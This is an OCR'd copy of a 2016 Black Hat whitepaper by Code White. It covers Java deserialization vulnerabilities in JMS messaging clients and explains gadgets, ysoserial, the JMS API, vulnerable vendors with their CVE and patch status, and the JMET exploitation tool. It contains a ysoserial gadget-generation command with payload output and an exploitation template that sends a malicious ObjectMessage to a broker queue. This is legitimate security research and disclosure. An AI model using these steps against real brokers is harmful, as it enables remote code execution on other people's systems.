code white
Intelligence Driven Security

Pwning Your Java Messaging With Deserialization Vulnerabilities

Matthias Kaiser of Code White

Blackhat USA 2016
08/03/2016

1 Introduction to Java's Serialization problem

1.1 Overview

Java deserialization vulnerabilities are a bug class on its own. Although several security researchers have published details in the past,the bug class is still fairly unknown.
In 2015 Christopher Frohoff and Gabriel Lawrence of Qualcomm published great research with their presentation "Marshalling Pickles" at AppSecCali 2015[1]. They presented several unique exploitation vectors for common third party libraries and also the tool *ysoserial*, used to generate payloads for easy exploitation of deserialization vulnerabilities.
Since then, several researchers have been further researching Java deserialization and numerous vulnerabilities were found in commercial and open-source products.

1.2 The core problem

Suppose the following lines of Java Code are found in an application. The ObjectInputStream instance reads an object from untrusted input using the `readObject()`-method.

```
...
ObjectInputStream untrustedInput = new ObjectInputStream(...);
Object inObject = (Object) untrustedInput.readObject();
...
```

Listing 1.1: Deserializing an object from untrusted input

During the process of deserialization several methods are invoked on objects of classes implementing the `java.io.Serializable`-interface. Specifically, the methods `readResolve()` and `readObject()` are invoked by the

[1] http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles


`ObjectInputStream` class on serializable objects, thus allowing to trigger code to be executed. If the code is reading from the untrusted input stream and invoking potentially unsafe methods (e.g. reflection), this can be exploited.

1.3 Code reuse attacks with gadgets

For exploiting deserialization vulnerabilities we need to find serializable classes with methods doing file writes, dynamic methods calls, JNDI lookups, etc. and reuse them. If those methods can be triggered during deserialization of an object (e.g. *readObject*), we can reuse them as a gadget for exploitation. Several gadgets were found by security researchers in Java third party libraries (e.g. Commons Collection) or even the Java Runtime Environment.

1.4 Ysoserial - Making exploitation easy

Ysoserial is a "Proof of Concept"-tool to support the exploitation of Java deserialization vulnerabilities. It was released by Chris Frohoff and Gabriel Lawrence at AppSecCali 2015. Furthermore, researchers have been contributing new gadgets so that ysoserial is admitted as the public repository for deserialization gadgets.



```
kaimatt@research:~/ysoserial$ java -jar target/ysoserial-0.0.5-SNAPSHOT-all.jar
CommonsCollections5 "touch /tmp/pwned"|hexdump -C
00000000  ac ed 00 05 73 72 00 2e  6a 61 76 61 78 2e 6d 61  |....sr..javax.ma|
00000010  6e 61 67 65 6d 65 6e 74  2e 42 61 64 41 74 74 72  |nagement.BadAttr|
00000020  69 62 75 74 65 56 61 6c  75 65 45 78 70 45 78 63  |ibuteValueExpExc|
00000030  65 70 74 69 6f 6e d4 e7  da ab 63 2d 46 40 02 00  |eption....c-F@..|
```

Figure 1.1: Generating a serialized object stream with Ysoserial

At the time of writing, ysoserial allows to generate serialized gadgets for around 12 different libraries.

2 The Java Message Service

The Java Message Service (JMS) is an API for sending messages asynchronously using Message-Oriented-Middleware (MOM). Several versions of the standard exists:

- JMS 1.0.2b (no JSR, 2001)
- JMS 1.1 (JSR 914, released 2002)
- JMS 2.0 (JSR 343, released 2013)
- JMS 2.1 (JSR 368, currently in Early Draft Review phase)

JMS is also an integral part of Java EE since version 1.4, thus requiring all Java EE application servers to support it. The latest version 2.0 of JMS is part of JEE7. With OpenMQ Oracle maintains a reference implementation for JMS 1.1/2.0 .

2.1 Products supporting JMS

Several Java enterprise products support JMS, either as JMS Broker or JMS client.




Figure 2.1: Products supporting JMS

JMS Brokers provide clients with connectivity and message storage and delivery functions. JMS brokers usually run as a standalone application or as an embedded broker inside a JEE application server. Integration Platforms such as Enterprise Service Buses mostly have embedded brokers but also can act as a JMS Client only.

2.2 Wire Protocols

Since JMS is only an Application Programming Interface(API), it doesn't require any specific wire protocol to be implemented. In the past JMS providers implemented JMS on top of proprietary protocols. Since several years open standards exit and were adopted by vendors. The most important ones found in open-source and commercial products are:

- AMQP - Advanced Message Queuing Protocol
- MQTT - MQ Telemetry Transport
- STOMP - Streaming Text Oriented Messaging Protocol
- OpenWire
- Websocket

Just as a side note, JMS Brokers also often provide separate Java APIs for specific protocols like AMQP, MQTT and STOMP. But those APIs do not follow any standard. This is also one of the reason whys JMS is still used in modern systems.
The following Figure 2.2 shows the supported wire protocols of various message brokers along with default ports for each supported protocol.

Vendor	Target	Proprietary	AMQP	OpenWire	MQTT	STOMP	WebSocket
Apache	ActiveMQ	x	5672	61616	1883	61613	61614
Redhat/Apache	HornetQ	5445	5672	x	x	61613	61614
Oracle	OpenMQ	7676	x	x	x	7670	7670
IBM	WebSphereMQ	1414	x	x	x	x	x
Oracle	Weblogic	7001	x	x	x	x	x
Pivotal	RabbitMQ	x	5672	x	1883	61613	15674
IBM	MessageSight	x	x	x	1883,16102	x	x
IIT Software	SwiftMQ	4001	5672	x	x	x	x
Apache	ActiveMQ Artemis	5445	5672	61616	1883	61613	61614
Apache	QPID	x	5672	x	x	x	x

Figure 2.2: JMS broker supported wire protocols with default broker ports (without SSL)

Wire protocol/port combinations marked as red are of special interest as those are supported in the JMS-implementation of the broker and hence are in the focus for our research.

2.3 JMS Basics

JMS defines several key entities as shown in Figure 2.3.




Figure 2.3: JMS key entities

JMS Broker	Provide clients with connectivity and message storage and delivery functions
JMS Client	An application that uses the services of the message broker
Message	A Message object comprised of header, properties and payload
Destination	The destination to where a message is sent
Connection	Permanent interaction of a JMS client with a broker using a specific protocol and credentials
Session	Used for a transactional context if required

JMS provides two different communication models implemented in different destination types:

JMS Queue

A queue allows a producer to send a message to a destination and exactly one consumer will receive it from the destination .




Figure 2.4: "Point-To-Point" communication model

JMS Topic

To support multiple receivers, JMS provides topic destinations. A publisher sends a message to a topic and the message gets distributed to all subscribers by the broker.




Figure 2.5: "Publish/Subscribe" communication model

Depending on the broker implementation destinations need to be defined beforehand or can be created at run-time. JMS also supports the creation of temporary destinations using methods of the JMS API.

2.4 The JMS API

The JMS API implements the key concepts as described in section 2.3. Figure 2.6 shows a good overview how the key entities interact (for details see [1]).




Figure 2.6: Overview of the JMS API

Listing 2.1) shows a JMS client sending a message to the queue "orders". Receiving a message using a *MessageConsumer* is shown in Listing 2.2. Both sending and receiving require first to set up a *Connection* using the *ConnectionFactory* and then to establish a *Session*. A ConnectionFactory instance can be referenced/created either by using the Java Naming and Directory Service (JNDI) or programmatically by using the JMS implementation classes. In both examples the ConnectionFactory implementation of Apache ActiveMQ is used. ConnectionFactory objects encapsulate JMS implementation dependent configurations like the protocol, target address and port to be used. The Enterprise Java Bean (EJB) technology, as included in all JEE standard versions, defines three different serverside component models called "Enterprise Java Beans". To support JMS in serverside environments, the "Message Driven Bean" component has been introduced in EJB 2.0 (2001). Message Driven Beans require to implement the *javax.jms.MessageListener*-interface which defines the method *onMessage()*. The *onMessage()*-method is called by the embedded JMS broker of an JEE application server, when a message has been received.

[1] "The Java EE 6 Tutorial - The JMS API Programming Model"

```java
import javax.jms.Connection;
import javax.jms.ConnectionFactory;
import javax.jms.MessageProducer;
import javax.jms.Queue;
import javax.jms.Session;
import javax.jms.TextMessage;

import org.apache.activemq.ActiveMQConnectionFactory;

public class Producer {

        public static void main(String[] args) throws Exception{

                ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
                Connection connection = factory.createConnection("user", "pass");

                Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

                Queue queue = session.createQueue("orders");
                MessageProducer producer = session.createProducer(queue);

                connection.start();

                TextMessage message = session.createTextMessage();
                message.setText("This is the payload");

                producer.send(message);

                connection.close();

        }

}
```

Listing 2.1: Sending a TextMessage using the JMS API

```java
import javax.jms.Connection;
import javax.jms.ConnectionFactory;
import javax.jms.Message;
import javax.jms.MessageConsumer;
import javax.jms.Queue;
import javax.jms.Session;
import javax.jms.TextMessage;

import org.apache.activemq.ActiveMQConnectionFactory;

public class Consumer {

        public static void main(String[] args) throws Exception {

                ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
                Connection connection = factory.createConnection("user", "pass");

                Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

                Queue queue = session.createQueue("orders");
                MessageConsumer consumer = session.createConsumer(queue);

                connection.start();

                Message message = consumer.receive();

                if (message instanceof TextMessage) {

                        System.out.println(((TextMessage) message).getText());

                }

                connection.close();

        }

}
```

Listing 2.2: Receiving a TextMessage using the JMS API

```java
import javax.ejb.ActivationConfigProperty;
import javax.ejb.MessageDriven;
import javax.jms.Message;
import javax.jms.MessageListener;
import javax.jms.TextMessage;

@MessageDriven(activationConfig = { @ActivationConfigProperty(propertyName = "destination", propertyValue = "
     cwqueue"),
                @ActivationConfigProperty(propertyName = "destinationType", propertyValue = "javax.jms.Queue") },
                     mappedName = "cwqueue")
public class CwMessageDriven implements MessageListener {

        public void onMessage(Message message) {

                try {
                        if (message instanceof TextMessage) {

                                System.out.println(((TextMessage) message).getText());

                        }
                } catch (Exception e) {
                }
        }
}
```

Listing 2.3: Receiving a TextMessage using a Message-Driven Bean

2.5 JMS messages

The JMS standard requires a JMS provider to implement five different message types. As shown in Figure 2.7 message types are defined as interfaces.




Figure 2.7: JMS message type hierarchy

Every JMS message consists of a header, properties and a body (see Figure 2.8). The JMS header contains predefined header fields such as "JMSMessageID" or "JMSTimestamp" (see [2] for more details).
The message properties contain a set of key/value pairs which can be set by a JMS client. Furthermore the message properties allow to implement selectors to filter JMS messages. For details on message selectors see [3].





Figure 2.8: Message structure

[2]The Java EE 6 Tutorial
[3]The Java EE 6 Tutorial - JMS Message Listeners

The following message type definitions are taken from the JMS 1.1 specification:



- `StreamMessage` - a message whose body contains a stream of Java primitive values. It is filled and read sequentially.
- `MapMessage` - a message whose body contains a set of name-value pairs where names are `String` objects and values are Java primitive types. The entries can be accessed sequentially by enumerator or randomly by name. The order of the entries is undefined.
- `TextMessage` - a message whose body contains a `java.lang.String`. The inclusion of this message type is based on our presumption that `String` messages will be used extensively. One reason for this is that XML will likely become a popular mechanism for representing the content of JMS messages.
- `ObjectMessage` - a message that contains a serializable Java object. If a collection of Java objects is needed, one of the collection classes provided in JDK 1.2 can be used.
- `BytesMessage` - a message that contains a stream of uninterpreted bytes. This message type is for literally encoding a body to match an existing message format. In many cases, it will be possible to use one of

Figure 2.9: Message types from the JMS 1.1 specification

The ObjectMessage type is of special interest as it requires a JMS provider to implement (de)-serialization based on the Java Object Serialization Specification (see [4]). An ObjectMessage provides two methods. With the *setObject()*-method a serializable object is stored into the ObjectMessage. And with the *getObject()*-method the object is reconstructed from the message body.

```
package javax.jms;

import java.io.Serializable;

public abstract interface ObjectMessage
  extends Message
{
  public abstract void setObject(Serializable paramSerializable)
    throws JMSException;

  public abstract Serializable getObject()
    throws JMSException;
}
```

Listing 2.4: Interface definition of ObjectMessage

[4]https://docs.oracle.com/javase/8/docs/platform/serialization/spec/serialTOC.html

3 Attacking JMS

3.1 Vulnerability Discovery and Patch Status

Code White's research focused on JMS client libraries of JMS brokers and Java EE application servers. We haven't looked at integration platforms at all because they are often based on JEE application servers (e.g. Oracle Weblogic and IBM WebSphere).

Several Java EE application servers implement JMS capabilities by embedding a JMS broker:

Java EE server	Embedded JMS Broker
IBM WebSphere	IBM WebSphere MQ
Oracle GlassFish	Oracle OpenMQ
Redhat EAP <7 (WildFly <10)	Redhat HornetQ
Redhat EAP >=7 (WildFly >=10)	Apache ActiveMQ-Artemis

Table 3.1: Java EE application servers with embedded JMS brokers

As already mentioned in section 2.5 the "ObjectMessage" message type conveys a serialized object. All ObjectMessage implementations were found vulnerable to deserialization of untrusted input. Table 3.2 shows the vulnerabilities found in JMS client libraries and the corresponding patch status.

#	Vendor	Target	Vendor Discl.	CVE	Patch
1	Apache	ActiveMQ	09/02/2015	CVE-2015-5254	Yes
2	Redhat/Apache	HornetQ	03/18/2016	No	No
3	Oracle	OpenMQ	03/18/2016	No	No
4	IBM	WebSphereMQ	03/18/2016	No	No
5	Oracle	Weblogic	03/18/2016	CVE-2016-0638	Yes[a]
6	Pivotal	RabbitMQ	03/24/2016	No	No
7	IBM	MessageSight	03/24/2016	CVE-2016-0375	Yes
8	IIT Software	SwiftMQ	05/30/2016	No	No
9	Apache	ActiveMQ Artemis	06/02/2016	No	No
10	Apache	QPID JMS Client	06/02/2016	CVE-2016-4974	Yes
11	Apache	QPID Client	06/02/2016	CVE-2016-4974	Yes
12	Amazon	SQS Java Messaging	06/14/2016	No	No

Table 3.2: Affected JMS client libraries with patch status

[a]Oracle implemented blacklisting of gadget classes

3.2 Vulnerability Exploitation

Exploitation of deserialization vulnerabilities in ObjectMessage implementations is straight-forward. It just requires to send a serialized gadget in an ObjectMessage to the target destination of a JMS broker.

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("target");
MessageProducer producer = session.createProducer(queue);

connection.start();

ObjectMessage message = session.createObjectMessage();
message.setObject(-->PUTYOURGADGETHERE <--);

producer.send(message);

connection.close();
```

Listing 3.1: Exploitation of ObjectMessage-implementations

As soon as the message consumer receives the ObjectMessage and invokes the *getObject()* method on it, the payload gets deserialized. Since the message consumer might expect a different object, chances are high that a *ClassCastException* will occur. Message brokers usually try to redeliver the message several times and give up in the end.

3.3 Exploitation Success Factors

Successful exploitation depends on several factors:

- Which JRE version is used (relevant for JDK gadgets)?
- Which libraries are bundled with the application?
- Which libraries are in the classpath of the Runtime Environment (e.g. Application Server)?
- Has the Runtime Environment separate classloaders with limited resolution scope (e.g. OSGI)?
- Is the Java Security Manager enabled ?

Since JMS is asynchronous there is neither feedback nor an error message/stack trace. As a result, Code White developed a tool for blackbox assessment of JMS.

4 The Java Message Exploitation Tool

The Java Message Exploitation Tool (JMET) is a simple command line tool to make exploitation of ObjectMessage implementations easy. It integrates Chris Frohoffs'/Gabriel Lawrence's "Ysoserial"-tool for gadget payload generation. The focus of JMET lies in the exploitation of deserialization flaws but it also supports the exploitation of XML parsers using XXE. Furthermore, custom scripts written in Javascript can be used to integrate further common serialization technologies like XStream, Jackson, Kryo, etc.

4.1 Supported JMS client libraries


Currently, JMET supports the following client libraries of JMS brokers.

#	Vendor	Target	Supported
1	Apache	ActiveMQ	Yes
2	Redhat/Apache	HornetQ	Yes
3	Oracle	OpenMQ	Yes
4	IBM	WebSphereMQ	Yes
5	Oracle	Weblogic	No
6	Pivotal	RabbitMQ	Yes
7	IBM	MessageSight	No
8	IIT Software	SwiftMQ	Yes
9	Apache	ActiveMQ Artemis	Yes
10	Apache	QPID JMS Client	Yes
11	Apache	QPID Client	Yes
12	Amazon	SQS Java Messaging	No

Table 4.1: By JMET supported JMS client libraries

4.2 Basic usage

